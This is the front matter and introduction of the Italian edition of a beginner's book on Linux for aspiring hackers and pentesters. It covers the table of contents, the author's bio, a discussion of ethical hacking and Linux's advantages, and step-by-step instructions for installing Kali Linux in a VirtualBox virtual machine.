

BASI DI LINUX PER HACKER

NETWORKING, SCRIPTING
E SICUREZZA IN KALI

OCCUPYTHEWEB



HOEPLI
INFORMATICA

OccupyTheWeb

**Basi di Linux
per hacker**

**Networking, scripting
e sicurezza in Kali**



**EDITORE ULRICO HOEPLI
MILANO**

Titolo originale: *Linux Basics for Hackers: Getting Started with Networking, Scripting, and Security in Kali*, ISBN 9781593278557

© 2019 by OccupyTheWeb, published by No Starch Press Inc. 245 8th Street, San Francisco, California United States 94103.

All rights reserved.

Per l'edizione italiana

Copyright © Ulrico Hoepli Editore S.p.A. 2021

via Hoepli 5, 20121 Milano (Italy)

tel. +39 02 864871 – fax +39 02 8052886

e-mail hoepli@hoepli.it

www.hoeplieditore.it

Seguici su Twitter: @Hoepli_1870

Tutti i diritti sono riservati a norma di legge

e a norma delle convenzioni internazionali

ISBN EBOOK 978-88-360-0642-7

Traduzione: Alessandro Valli

Progetto editoriale e realizzazione: Maurizio Vedovati - Servizi editoriali

Copertina: Sara Taglialegne

Realizzazione digitale: Promedia, Torino

Dedico questo libro alle mie tre incredibili figlie.

Siete tutto, per me.

Indice

[L'autore](#)

[Ringraziamenti](#)

[Introduzione](#)

[Capitolo 1: Le basi di Linux](#)

[Termini e concetti di base](#)

[Un giro di Kali](#)

[Il terminale](#)

[Il file system di Linux](#)

[Comandi di base di Linux](#)

[Sapere dove ci si trova con pwd](#)

[Verificare il login con whoami](#)

[Muoversi nel file system Linux](#)

[Cambiare directory con cd](#)

[Elenco dei contenuti di una directory con ls](#)

[Guida in linea](#)

[Consultare il manuale con man](#)

[Ricerche](#)

[Ricerca con locate](#)

[Trovare file binari con whereis](#)

[Trovare file binari nella variabile PATH con which](#)

[Ricerche avanzate con find](#)

[Filtrare con grep](#)

[Modifica di file e directory](#)

[Creare file](#)

[Concatenazione con cat](#)

[Creazione di file con touch](#)

[Creazione di una directory](#)

[Copia di file](#)

[Rinominare un file](#)

[Eliminare un file](#)

[Eliminare una directory](#)

[Assumere il controllo con sudo -s](#)

[E ora divertitevi!](#)

[Capitolo 2: Manipolazione del testo](#)

[Visualizzazione dei file](#)

[Trovare la testa...](#)

[... e trovare la coda](#)

[Numerare le righe](#)

[Filtrare il testo con grep](#)

[Sfida da hacker: usare grep, nl, tail e head](#)

[Passo 1](#)

[Passo 2](#)

[Trovare e sostituire con sed](#)

[Visualizzare file con more e less](#)

[Controllare la visualizzazione con more](#)

[Visualizzare e filtrare con less](#)

[Riepilogo](#)

[Capitolo 3: Analisi e gestione delle reti](#)

[Analisi delle reti con ifconfig](#)

[Verifica dei dispositivi wireless con iwconfig](#)

[Modificare le informazioni sulla rete](#)

[Cambiare indirizzo IP](#)

[Cambiare maschera di rete e indirizzo di broadcast](#)

[Spoofing dell'indirizzo MAC](#)

[Assegnazione di nuovi indirizzi IP dal server DHCP](#)

[Manipolazione del Domain Name System](#)

[Esaminare il DNS con dig](#)

[Cambiare server DNS](#)

[Mappature personalizzate di indirizzi IP](#)

Riepilogo

Capitolo 4: Installare e disinstallare il software

Gestione del software con apt

Ricerca di un pacchetto

Aggiunta di software

Rimozione di software

Aggiornamento dei pacchetti

Upgrade dei pacchetti

Aggiunta di repository al file sources.list

Uso di un gestore di pacchetti con interfaccia grafica

Installazione di software con git

Riepilogo

Capitolo 5: Controllo dei permessi di file e directory

Diversi tipi di utente

Concedere i permessi

Concedere la proprietà a un singolo utente

Concedere la proprietà a un gruppo

Controllo dei permessi

Cambiare i permessi

Cambiare i permessi con la notazione numerica

[Cambiare i permessi con UGO](#)

[Assegnare il permesso di esecuzione root a un nuovo strumento](#)

[Stabilire permessi predefiniti più sicuri con le maschere](#)

[Permessi speciali](#)

[Concedere temporaneamente i privilegi di root con SUID](#)

[Concedere i privilegi di root a un gruppo con SGID](#)

[L'antiquato sticky bit](#)

[Permessi speciali, privilege escalation e hacker](#)

[Riepilogo](#)

[Capitolo 6: Gestione dei processi](#)

[Visualizzare i processi](#)

[Filtrare per nome del processo](#)

[Trovare i processi che consumano di più con top](#)

[Gestione dei processi](#)

[Cambiare la priorità dei processi con nice](#)

[Impostare la priorità all'avvio di un processo](#)

[Cambiare la priorità di un processo in esecuzione con renice](#)

[Terminare \(killare\) i processi](#)

[Esecuzione di processi in background](#)

[Portare un processo in primo piano](#)

[Pianificazione dei processi](#)

[Riepilogo](#)

[Capitolo 7: Gestione delle variabili d'ambiente](#)

[Visualizzare e modificare le variabili d'ambiente](#)

[Visualizzare tutte le variabili d'ambiente](#)

[Filtrare determinate variabili](#)

[Cambiare valore di una variabile per una sessione](#)

[Rendere permanenti le modifiche alle variabili](#)

[Cambiare il prompt della shell](#)

[Cambiare PATH](#)

[Aggiungere voci alla variabile PATH](#)

[Come non aggiungere voci alla variabile PATH](#)

[Creare una variabile definita dall'utente](#)

[Riepilogo](#)

[Capitolo 8: Scripting](#)

[Corso base di Z shell](#)

[Il primo script: “Hello, Hackers-Arise!”](#)

[Impostare i permessi di esecuzione](#)

[Eseguire HelloHackersArise](#)

[Aggiungere funzionalità con variabili e input utente](#)

[Il primo script da hacker: portscan delle porte aperte](#)

[Il nostro compito](#)

[Un semplice scanner](#)

[Migliorare lo scanner MySQL](#)

[Aggiungere prompt e variabili allo script](#)

[Esecuzione di esempio](#)

[Comandi comuni integrati nella Z shell](#)

[Riepilogo](#)

[Capitolo 9: Compressione e archiviazione](#)

[Che cos'è la compressione?](#)

[Unire i file con tar](#)

[Comprimere i file](#)

[Compressione con gzip](#)

[Compressione con bzip2](#)

[Comprimere con compress](#)

[Creare copie bit a bit \(fisiche\) dei dispositivi di archiviazione](#)

[Riepilogo](#)

[Capitolo 10: File system e gestione dei dispositivi di archiviazione](#)

[La directory dei dispositivi /dev](#)

[Rappresentazione dei dispositivi di archiviazione in Linux](#)

[Partizioni](#)

[Dispositivi a caratteri e a blocchi](#)

[Visualizzare le informazioni sui dispositivi a blocchi con lsblk](#)

[Montare e smontare](#)

[Montare manualmente i dispositivi di archiviazione](#)

[Smontare dispositivi con umount](#)

[Monitorare i file system](#)

[Ottenere informazioni sui dischi montati](#)

[Verifica degli errori](#)

[Riepilogo](#)

[Capitolo 11: Il sistema di logging](#)

[Il demone di logging rsyslog](#)

[Il file di configurazione di rsyslog](#)

[Le regole di logging di rsyslog](#)

[Ripulire automaticamente i log con logrotate](#)

[Rimanere nascosti](#)

[Rimuovere le prove](#)

[Disabilitare il logging](#)

[Riepilogo](#)

[Capitolo 12: Uso \(e abuso\) dei servizi](#)

[Avviare, arrestare e riavviare i servizi](#)

[Creare un server web HTTP con Apache Web Server](#)

[Introduzione ad Apache](#)

[Modificare il file index.html](#)

[Aggiungere codice HTML](#)

[Capire cosa succede](#)

[OpenSSH e Raspberry Spy Pi](#)

[Impostare Raspberry Pi](#)

[Realizzare Raspberry Spy Pi](#)

[Configurare la fotocamera](#)

[Iniziare a spiare](#)

[Estrarre informazioni da MySQL/MariaDB](#)

[Avvio di MySQL o MariaDB](#)

[Interagire con SQL](#)

[Impostare una password](#)

[Accesso a un database remoto](#)

[Connettersi a un database](#)

[Tabelle di database](#)

[Esaminare i dati](#)

[PostgreSQL con Metasploit](#)

Riepilogo

Capitolo 13: Mettersi al sicuro (e diventare anonimi)

In che modo Internet ci svende

The Onion Router System

Come funziona Tor

Problemi di sicurezza

Proxy server

Impostare i proxy nel file di configurazione

Altre opzioni interessanti

Aggiunta di più proxy

Concatenamento dinamico

Concatenamento casuale

Problemi di sicurezza

VPN (Virtual Private Networks, reti private virtuali)

E-mail crittografate

Riepilogo

Capitolo 14: Reti wireless: comprenderle e spiarle

Reti Wi-Fi

Comandi wireless di base

Analisi del Wi-Fi con aircrack-ng

[Rilevare e connettere Bluetooth](#)

[Come funziona il Bluetooth](#)

[Scansione e riconoscimento dei dispositivi Bluetooth](#)

[Scan di dispositivi Bluetooth con hcitool](#)

[Scan dei servizi con spdtool](#)

[Capire se i dispositivi sono raggiungibili grazie a l2ping](#)

[Riepilogo](#)

[Capitolo 15: Gestire il kernel Linux e i moduli kernel caricabili](#)

[Che cos'è un modulo del kernel?](#)

[Verificare la versione del kernel](#)

[Messa a punto del kernel con sysctl](#)

[Gestione dei moduli del kernel](#)

[Trovare maggiori informazioni con modinfo](#)

[Aggiunta e rimozione di moduli con modprobe](#)

[Inserimento e rimozione di un modulo del kernel](#)

[Riepilogo](#)

[Capitolo 16: Automazione delle attività](#)

[Pianificare l'esecuzione automatica di un evento o di un job](#)

[Pianificare un backup](#)

[Usare crontab per pianificare MySQLscanner](#)

[Scorciatoie di crontab](#)

[Usare gli script rc per eseguire job all'avvio](#)

[Runlevel di Linux](#)

[Aggiungere servizi a rc.d](#)

[Aggiungere servizi all'avvio con un'interfaccia grafica](#)

[Riepilogo](#)

[Capitolo 17: Basi di scripting con Python per hacker](#)

[Aggiungere moduli Python](#)

[Usare pip](#)

[Installazione di moduli di terzi](#)

[I primi script in Python](#)

[Variabili](#)

[Commenti](#)

[Funzioni](#)

[Liste](#)

[Moduli](#)

[Programmazione a oggetti](#)

[Comunicazioni di rete in Python](#)

[Realizzazione di un client TCP](#)

[Creare un listener TCP](#)

[Dizionari, cicli e istruzioni di controllo](#)

[Dizionari](#)

[Istruzioni di controllo](#)

[L'istruzione if.](#)

[if...else](#)

[Cicli](#)

[Il ciclo while](#)

[Il ciclo for](#)

[Migliorare gli script](#)

[Eccezioni e password cracker](#)

[Riepilogo](#)

[Indice analitico](#)

[Informazioni sul Libro](#)

L'autore

OccupyTheWeb (OTW) è lo pseudonimo del fondatore e autore principale del sito web dedicato a hacker e pentester <https://www.hackers-arise.com/>. È stato professore in un college e ha oltre vent'anni di esperienza nel campo dell'informatica. Ha formato hacker in tutti gli Stati Uniti, compresi alcuni settori militari (Esercito, Aeronautica e Marina), nonché la community dell'intelligence statunitense (CIA, NSA e DNI). È un appassionato di mountain bike e snowboard.

Traduzione e revisione tecnica

Alessandro Valli è appassionato di informatica fin da quando si è trovato fra le mani il suo primo computer, un Texas Instruments TI99/4A, di cui è tuttora fiero possessore. Diventato forzatamente esperto di informatica ai tempi in cui i programmi bisognava scriverseli, è passato alla carta stampata, occupandosi, fin dai primi anni Novanta del XX secolo, di editoria informatica, con particolare interesse per reti, database e sicurezza informatica. È autore di una cinquantina di testi di divulgazione informatica, da Linux alla programmazione, revisore tecnico di testi di sicurezza e programmazione, nonché curatore della collana di informatica di Hoepli.

Ringraziamenti

Questo libro non avrebbe visto la luce se non fosse stato per la collaborazione di diverse persone. Per prima cosa, desidero ringraziare Liz Chadwick per aver proposto questo libro e aver fatto da editor dei contenuti. Grazie alla sua perseveranza e alla sua dedizione è stato possibile pubblicare il testo.

Voglio poi ringraziare Bill Pollock, publisher di No Starch Press, per aver creduto a questo libro e averlo sostenuto.

Un grazie anche a Cliff Janzen, che ha rivisto il testo scovandone gli errori.

Eventuali altri errori od omissioni rimaste nel testo sono esclusivamente mia responsabilità.

Voglio infine ringraziare tutti i collaboratori di No Starch Press per la dedizione con cui hanno portato alle stampe questo libro.

Grazie, davvero.

Introduzione

L'hacking è la competenza più importante del XXI secolo! Non è una frase detta alla leggera. Negli ultimi anni, i titoli dei giornali sembrano confermare ogni giorno questa affermazione. Ci sono nazioni che si spiano a vicenda per carpire i segreti l'una dell'altra: cyber criminali che rubano miliardi di dollari, ransomware che chiedono riscatti, avversari politici che influenzano le elezioni, aziende che distruggono le infrastrutture informatiche dei concorrenti. Tutto ciò è opera di hacker, la cui influenza sul nostro mondo sempre più digitale sta solo iniziando a farsi sentire.

Ho deciso di scrivere questo libro dopo aver lavorato con decine di migliaia di aspiranti hacker attraverso Null-Byte¹, e praticamente ogni reparto delle agenzie militari e di intelligence degli Stati Uniti (NSA, DIA, CIA ed FBI). Da queste esperienze ho imparato che molti aspiranti hacker hanno poca o nulla dimestichezza con Linux, il che rappresenta una barriera insormontabile per iniziare il viaggio che può portare a diventare un hacker professionista. Quasi tutti i migliori strumenti di hacking sono scritti per Linux; pertanto, per diventare un hacker professionista è indispensabile avere una base di competenze in questo campo. Ho scritto questo libro per aiutare gli aspiranti hacker a superare questo ostacolo.

L'hacking è una professione elitaria nel settore IT e richiede pertanto una comprensione ampia e approfondita dei concetti e delle tecnologie relative. La conoscenza di Linux è un requisito indispensabile. Se volete diventare dei professionisti di hacking e sicurezza delle informazioni, vi suggerisco caldamente di dedicare tutto il tempo e l'energia necessari a conoscerlo e comprenderlo. Questo libro non è dedicato all'hacker esperto né all'amministratore Linux professionista, ma a coloro che desiderano muovere i primi passi sull'accidentato e affascinante sentiero dell'hacking, della cybersecurity e del pentesting. Non vuole nemmeno essere un manuale completo di Linux o di hacking, ma un punto di partenza per questi due mondi. Inizieremo con i fondamenti di Linux, passando quindi a illustrare lo scripting base con zsh e Python. Quando l'ho ritenuto appropriato, ho cercato di usare esempi tratti dal mondo dell'hacking per insegnare i principi di Linux.

In questa introduzione, parleremo di crescita dell'hacking etico per l'information security e vedremo come installare una macchina virtuale in modo da poter a sua volta installare Kali Linux sul sistema senza toccare il sistema operativo che state utilizzando.

Contenuto del libro

Nei primi capitoli vedremo i fondamenti di Linux. Nel [**Capitolo 1**](#) imparerete a conoscere il file system e il terminale e a usare alcuni comandi fondamentali. Nel [**Capitolo 2**](#) vedrete come manipolare il testo per trovare, esaminare e modificare software e file.

Nel [**Capitolo 3**](#) imparerete a gestire le reti: come si esaminano le reti, come si trovano informazioni sulle connessioni e come ci si può nascondere mascherando le informazioni di rete e DNS.

Nel [**Capitolo 4**](#) scoprirete come aggiungere, rimuovere e aggiornare il software e come mantenere aggiornato il sistema. Nel [**Capitolo 5**](#) manipolerete le autorizzazioni di file e directory per controllare chi può accedere a cosa e apprenderete alcune tecniche di privilege escalation (*o acquisizione dei privilegi amministrativi*).

Nel [**Capitolo 6**](#) viene spiegato come gestire i servizi, come l'avvio e l'arresto dei processi e l'allocazione di risorse per ottenere un controllo maggiore. Nel [**Capitolo 7**](#) viene illustrato come gestire le variabili d'ambiente per ottimizzare le performance, la comodità e la segretezza. Vedrete come si trovano e si filtrano le variabili, come si modifica la variabile PATH e come si creano nuove variabili d'ambiente.

Il [**Capitolo 8**](#) è un'introduzione allo scripting con zsh, indispensabile per ogni hacker che si rispetti. Imparerete a conoscere le basi di zsh e a realizzare uno script per eseguire lo scan di porte che potrebbero diventare il target di un'operazione di infiltrazione.

I [**Capitoli 9**](#) e [**10**](#) pongono le basi per la gestione del file system, spiegando come comprimere e archiviare i file per mantenere il sistema pulito, come copiare interi dispositivi di archiviazione e ottenere informazioni sui file e sui dischi connessi.

Nei capitoli della seconda parte del libro presentiamo un approfondimento sui diversi temi dell'hacking. Nel [Capitolo 11](#) imparerete a usare e manipolare i file di log per ottenere informazioni sull'attività di un target e nascondere le vostre tracce. Il [Capitolo 12](#) spiega come usare (e abusare) tre servizi fondamentali di Linux: Apache web server, OpenSSH e MySQL. Creerete un web server, realizzerete una videocamera spia remota e imparerete che cosa sono i database e di quali vulnerabilità soffrono. Il [Capitolo 13](#) illustra come rimanere sicuri e anonimi utilizzando i proxy server, la rete Tor, le VPN e le e-mail crittografate.

Il [Capitolo 14](#) tratta di reti wireless. Imparerete i comandi di rete fondamentali e a craccare gli access point Wi-Fi, nonché a rilevare e connettere i segnali Bluetooth.

Nel [Capitolo 15](#) conoscerete meglio Linux, imparando come funziona il kernel e in che modo è possibile sfruttare i driver per installare software malevolo. Nel [Capitolo 16](#) imparerete le tecniche di scheduling essenziali per automatizzare gli script. Il [Capitolo 17](#) è un'introduzione ai concetti base di Python. Creerete due tool di hacking: uno scanner per spiare le connessioni TCP/IP e un semplice cracker di password.

Che cosa si intende per “hacking etico”?

Con l'evoluzione dell'information security negli ultimi anni, è cresciuto in maniera altrettanto rapido il cosiddetto *hacking etico*, o hacking *white hat* (quello dei buoni). L'hacking etico è la pratica con la quale si prova a infiltrarsi e ad attaccare un sistema per trovarne i punti deboli, in modo da poterlo rendere più sicuro. L'hacking etico può essere suddiviso in due componenti principali: fare penetration testing (test di penetrazione) per le aziende di information security autorizzate, oppure lavorare per agenzie militari o governative. Si tratta di due aree in rapida crescita e la domanda è molto forte.

Penetration testing

Man mano che le organizzazioni iniziano a badare alla sicurezza e il costo delle violazioni cresce in modo esponenziale, molte grandi organizzazioni

terziarizzano i servizi di sicurezza. Uno dei servizi di sicurezza fondamentali è il penetration testing. Un *penetration test*, o *pentest* (letteralmente: test di penetrazione) è fondamentalmente un hacking legale su commissione attraverso il quale si cercano di mettere a nudo le vulnerabilità della rete e dei sistemi di un'azienda.

In generale, le organizzazioni eseguono una valutazione volta alla ricerca di potenziali vulnerabilità nella rete, nei sistemi operativi e nei servizi. Tengo a sottolineare la parola *potenziale*, dal momento che l'analisi delle vulnerabilità può produrre una serie di falsi positivi (elementi identificati come vulnerabilità ma che, in effetti, non lo sono). Compito del penetration tester è cercare di penetrare queste vulnerabilità: allora, e solo allora l'organizzazione può sapere se una vulnerabilità è un rischio reale e decidere di conseguenza di investire tempo e denaro per chiuderla.

Esercito e spionaggio

Praticamente qualsiasi Stato della Terra si dedica allo spionaggio informatico e alla guerra cibernetica: basta dare un'occhiata ai titoli dei giornali per accorgersi che quasi ogni metodo di spionaggio e di attacco ai sistemi militari e industriali comporta l'uso dell'informatica.

L'hacking riveste un ruolo cruciale in queste attività militari e di intelligence e questo, con il passare del tempo, diventa sempre più vero. Immaginatevi una guerra del futuro in cui gli hacker riescono ad accedere ai piani militari degli avversari e a mettere fuori uso la rete elettrica, le raffinerie di petrolio e i sistemi idrici. Sono cose che accadono già oggi, e di frequente. L'hacker diventa quindi un componente fondamentale del sistema difensivo di uno Stato.

Perché si usa Linux

Ma allora, perché gli hacker usano Linux e non altri sistemi operativi? La ragione principale è che Linux offre un livello di controllo maggiore, grazie ad alcuni metodi.

Linux è open source

A differenza di Windows, Linux è open source, il che significa che il codice sorgente del sistema operativo è liberamente disponibile e pertanto chiunque lo può modificare secondo le proprie esigenze. Se volete fare in modo che il sistema funzioni in modi per cui non era stato progettato, è essenziale poter intervenire sul codice sorgente.

Linux è trasparente

Se volete iniziare a fare le cose seriamente, dovete imparare a conoscere e capire il sistema operativo che usate, oltre a quello che intendete attaccare. Linux è totalmente trasparente, il che significa che è possibile osservare e modificare ogni sua singola parte.

Questo invece non vale per Windows. Microsoft fa di tutto per rendere il più difficile possibile conoscere il funzionamento interno dei propri sistemi operativi; pertanto, non c'è verso di sapere che cosa accade veramente “dietro le quinte”, mentre in Linux si può conoscere il comportamento di ogni singolo componente del sistema. Lavorare con Linux risulta in tal modo molto più efficiente.

Linux offre un controllo granulare

Linux è granulare, ossia l'utente ha un controllo pressoché infinito su ciascun singolo aspetto del sistema. In Windows, si può controllare esclusivamente ciò che Windows permette di controllare. In Linux, tutto può essere controllato dal terminale, dal livello più microscopico fino a quello più macroscopico. Inoltre, con Linux è anche molto facile ed efficace creare degli script con uno dei linguaggi di scripting esistenti.

La maggior parte degli strumenti di hacking è scritta per Linux

Oltre il 90% degli strumenti di hacking sono scritti per Linux. Ci sono anche delle eccezioni, come Cain and Abel e Wikto, ma sono, come si dice, le eccezioni che confermano la regola. Anche quando certi strumenti di hacking come Metasploit o nmap vengono portati sotto Windows, non tutte le loro funzionalità risultano disponibili.

Il futuro è di Linux/Unix

Un'affermazione del genere può sembrare radicale, ma ritengo che il futuro dell'information technology appartenga ai sistemi Linux/Unix. Microsoft ha dominato il mercato negli anni Ottanta e Novanta del secolo scorso, ma la sua crescita è rallentata e oggi è stagnante.

Da quando Internet ha iniziato la sua diffusione, il sistema operativo preferito per i web server è stato Linux/Unix, perché è stabile, affidabile e robusto. Anche oggi, i due terzi dei web server sono basati su Linux/Unix, che dominano il mercato. I sistemi embedded di router, switch e altri dispositivi fanno uso quasi invariabilmente di un kernel Linux, mentre il mondo della virtualizzazione è dominato da Linux: VMware e Citrix sono basati su kernel Linux.

Oltre l'80% dei dispositivi mobili esegue sistemi basati su Unix o Linux (iOS è Unix, Android è Linux); se quindi pensate che il futuro del computing siano i dispositivi mobili come tablet e cellulari (e sarebbe difficile sostenere il contrario), allora vuol dire che il futuro è Unix/Linux. Microsoft Windows rappresenta il 2% del mercato dei dispositivi mobili. Sicuri che sia il carro giusto su cui saltare?

Scaricare Kali Linux

Prima di iniziare, dovete scaricare e installare Kali Linux sul computer. È la distribuzione (in gergo “distro”) Linux con cui lavoreremo nel corso del libro. Linux è stato inizialmente sviluppato da Linus Torvalds nel 1991 come alternativa open source a Unix. Dal momento che è open source, ci sono dei volontari che sviluppano il codice del kernel, delle utility e delle applicazioni: ciò significa che non esiste un'entità aziendale superiore che sovrintende allo sviluppo. Di conseguenza, spesso mancano convenzioni e standardizzazione.

Kali Linux è stato sviluppato da Offensive Security come sistema operativo per l'hacking, sulla base di una particolare distribuzione di Linux chiamata Debian. Esistono diverse distribuzioni di Linux e Debian è una delle migliori. Probabilmente conoscete già una distribuzione di Linux molto

diffusa nei sistemi desktop, ossia Ubuntu. Anche Ubuntu è basato su Debian. Fra le altre distribuzioni abbiamo Red Hat, CentOS, Mint, Arch e SUSE. Anche se condividono lo stesso kernel Linux (il cuore del sistema operativo che controlla la CPU, la RAM e così via), ognuna dispone delle proprie utility, applicazioni e interfaccia grafica preferenziale (GNOME; KDE e altre), atte a scopi diversi. Di conseguenza, ognuna di queste distribuzioni di Linux ha un aspetto leggermente diverso da quello delle altre. Kali è stato ideato per gli hacker che fanno penetration testing ed è dotato di svariati strumenti di hacking.

Suggerisco caldamente di usare Kali per questo libro. Potete anche usare un'altra distribuzione, ma vi troverete a dover scaricare e installare i diversi strumenti che userete, il che significa passare molte ore per il lavoro preparatorio. Inoltre, se la distribuzione che usate non è basata su Debian, potrebbero esserci delle differenze. Potete scaricare e installare Kali all'indirizzo <https://www.kali.org/>. Passate con il mouse sul link

Downloads nella parte superiore della pagina e cliccate su **Kali Linux**.

Nella pagina dei download troverete svariate scelte. È importante scegliere la versione più adatta. Nella parte sinistra della tabella è presente la colonna *image name*, ossia il nome della versione che andrete a scaricare. Per esempio, potete notare un'immagine chiamata Kali Linux 64 Bit, che indica la versione completa di Kali Linux adatta ai sistemi a 64 bit (la quasi totalità dei sistemi usa CPI Intel o AMD a 64 bit). Per sapere che tipo di CPU avete, aprite **Impostazioni ▶ Sistema ▶ Informazioni**: nella sezione Tipo sistema dovrebbe essere elencato il tipo di CPU installato. Se è a 64 bit (cosa assai probabile), scaricate la versione completa (Installer) di Kali Linux a 64 bit (non la Light né la Lxde né alcun'altra alternativa).

Se invece volete rimettere in vita un vecchio PC con una CPU a 32 bit, dovete installare la versione a 32 bit, più in basso nella stessa pagina.

Potete scaricare direttamente con HTTP o via Torrent. Nel primo caso, Kali verrà scaricato direttamente sul vostro sistema come qualsiasi altro download. Se preferite la soluzione con Torrent, tenete conto che si tratta di un sistema di condivisione dei file peer-to-peer. Per scaricare con questo metodo vi occorre un'applicazione per i file Torrent come BitTorrent. Il file

di Kali verrà quindi scaricato nella cartella in cui l'applicazione memorizza i download.

Vi sono anche altre versioni per altri tipi di CPU, come l'architettura ARM utilizzata in numerosi dispositivi mobili. Se usate un Raspberry Pi, un tablet o un altro dispositivo mobile (per gli utenti di telefoni cellulari è consigliabile Kali NetHunter), scaricate e installate la versione di Kali per architettura ARM, scorrendo verso il basso e cliccando su **Kali ARM Images**.

A questo punto avete scaricato Kali. Prima di installare alcunché, però, lasciate che vi spieghi qualcosa sulle macchine virtuali. In generale per i principianti la soluzione migliore consiste nell'installare Kali in una macchina virtuale, per imparare e fare pratica.

Le macchine virtuali

Con la tecnologia delle macchine virtuali (VM) è possibile eseguire diversi sistemi operativi su un unico computer, come un portatile o un desktop. Ciò significa che potete continuare a eseguire il vostro sistema operativo preferito come Windows o MacOS, eseguendo anche una macchina Kali Linux virtuale *all'interno* di quel sistema operativo. Per imparare a usare Linux non dovete quindi sovrascrivere il vostro attuale sistema operativo.

Esistono diverse applicazioni per macchina virtuale, prodotte da VMware, Oracle, Microsoft e altri. Sono tutte eccellenti, ma in questo libro vedremo come scaricare e installare quella gratuita di Oracle: *VirtualBox*.

Installazione di VirtualBox

Potete scaricare VirtualBox all'indirizzo <https://www.virtualbox.org/>, come illustrato nella [Figura I.1](#). Cliccate sul link **Downloads** nel menu di sinistra e selezionate il pacchetto VirtualBox per il sistema operativo del vostro computer, che sarà l'host della macchina virtuale. Scaricate l'ultima versione.

Figura I.1 – Home page di VirtualBox.

NotaQueste istruzioni sono state scritte basandosi su Windows 10. Se usate un Mac, il processo può essere un po' diverso, ma dovrebbe essere possibile seguirlo a grandi linee.

Al termine del download, cliccate sul file di installazione e verrà visualizzata una normale schermata di installazione guidata, come illustrato nella [Figura I.2](#).

Figura I.2 – La finestra dell’installazione guidata.

Cliccate su **Avanti**: viene visualizzata la schermata di installazione personalizzata illustrata nella [Figura I.3](#).

Figura I.3 – La schermata Installazione personalizzata.

Cliccate su **Avanti**. Continuate a cliccare su **Avanti** finché non viene visualizzata la finestra di avvertimento relativa alle interfacce di rete, quindi cliccate su **Sì**.

Per avviare la procedura di installazione, cliccate su **Installa**. Durante la procedura, verranno visualizzate diverse schermate che vi chiedono se installare dei *driver di periferica*: sono i driver virtuali per la rete, indispensabili alla macchina virtuale per comunicare. Cliccate su **Installa** per ognuno dei driver; al termine, cliccate su **Fine**.

Impostare la macchina virtuale

Ora potete installare la macchina virtuale. VirtualBox dovrebbe partire subito dopo l’installazione (in caso contrario, lanciatelo): viene visualizzata la schermata del Gestore VirtualBox, illustrata nella [Figura I.4](#).

Figura I.4 – Gestore VirtualBox.

Dal momento che andremo a creare una nuova macchina virtuale con Kali Linux, cliccate su **Nuova** nella parte superiore della finestra. Viene aperta la finestra Crea macchina virtuale illustrata nella [Figura I.5](#).

Figura I.5 – Creazione di una nuova macchina virtuale.

Assegnate un nome alla macchina (qualsiasi nome va bene; ma un nome significativo come “Kali Linux” è meglio). Il software dovrebbe già riconoscere Linux come tipo di sistema operativo; nel caso non lo facesse, selezionate **Linux** dal menu **Tipo**. Dal menu **Versione** subito sotto selezionate **Debian (64-bit)** (ovviamente, se state usando la versione a 32 bit di Kali, scegliete la versione di Debian a 32 bit). Cliccate su **Successivo**: viene visualizzata la finestra riportata nella [Figura I.6](#), nella quale dovete selezionare quanta RAM assegnare alla nuova macchina virtuale.

Figura I.6 – Scelta della RAM da assegnare alla macchina virtuale.

Come regola generale, suggerisco di evitare di usare più del 25% della RAM totale del sistema. In pratica, se il sistema host (quello che usate normalmente) dispone di 4 GB di RAM (ossia 4096 MB), scegliete solo 1 GB per la macchina virtuale, mentre se avete 16 GB sul sistema fisico potete selezionare 4 GB. Più RAM assegnate alla macchina virtuale, meglio e più rapidamente verrà eseguita; dovete però lasciare anche RAM a sufficienza per il sistema operativo host ed eventuali altre macchine virtuali che voleste eseguire simultaneamente. Le macchine virtuali non usano RAM quando non le usate, ma usano spazio sul disco rigido.

Fate clic su **Successivo** per passare alla schermata Disco fisso. Scegliete **Crea subito un nuovo disco fisso virtuale**, quindi cliccate su **Crea**: vi verrà chiesto quale tipo di disco utilizzare. Selezionate il tipo predefinito (VDI).

Nella schermata successiva potete scegliere se volete allocare il disco dinamicamente o se preferite usare una dimensione fissa. Se scegliete **Allocato dinamicamente**, il sistema *non* occuperà tutta la dimensione allocata per il disco virtuale, a meno che non ne abbia bisogno: in questo

modo, si risparmia spazio su disco per il sistema host. Suggerisco pertanto di usare questa modalità.

Cliccate su **Successivo** e selezionate la quantità di spazio su disco da allocare alla macchina virtuale, nonché la sua posizione ([Figura I.7](#)).

Figura I.7 – Allocazione dello spazio su disco.

La quantità predefinita è 8 GB, che è un po' scarsa. Suggerisco pertanto di allocare un minimo di 20-25 GB; 32 GB se, come informatici, vi piacciono le potenze di 2. Se avete scelto l'allocazione dinamica dello spazio su disco, tale spazio non sarà utilizzato a meno che non occorra; espanderlo dopo che è già stato allocato, invece, può essere complicato. Pertanto, come si dice, meglio abbondare.

Cliccate su **Crea** e siamo pronti!

Installazione di Kali Linux nella macchina virtuale

Ora dovreste vedere una schermata come quella della [Figura I.8](#); potete iniziare a installare Kali. Nella parte sinistra del gestore di VirtualBox potete notare, sotto il nome della macchina, l'indicazione che è spenta. Cliccate su **Avvia** (il pulsante con la freccia verde).

Il gestore chiederà dove si trova il disco di avvio. Dal momento che avete scaricato un'immagine disco con estensione *.iso*, che si dovrebbe trovare nella cartella *Download* (o nella cartella dei download dell'applicazione Torrent, se avete scelto questa opzione), dovete cliccare sull'icona **Scegli un file di disco ottico virtuale**, cliccare su **Aggiungi**, andare fino alla cartella in cui si trova il file *.iso* e selezionare il file di immagine di Kali ([Figura I.9](#)).

Figura I.8 – La schermata iniziale di VirtualBox.

Figura I.9 – Selezione del disco di avvio.

A questo punto cliccate su **Avvia**.

Impostare Kali

Ora Kali Linux parte e vi consente di procedere con le impostazioni di installazione. La prima schermata visualizzata è quella della [Figura I.10](#), che vi consente di scegliere fra diversi tipi di avvio. Per i principianti, la scelta migliore è l'installazione con interfaccia grafica. Per navigare nel menu potete usare i tasti freccia.

Se mentre installate Kali viene visualizzato un errore di VirtualBox, probabilmente è perché non avete abilitato la virtualizzazione nel BIOS del sistema. Ogni sistema ha impostazioni sue proprie; verificate pertanto sul manuale della scheda madre o cercate informazioni online relative al sistema e al BIOS in uso. Nei sistemi Windows, inoltre, è probabile che dobbiate disabilitare il software di virtualizzazione integrato, che potrebbe entrare in conflitto, come Hyper-V. Anche in questo caso, una ricerca su Internet vi aiuterà a risolvere il problema.

Figura I.10 – Selezione del metodo di installazione.

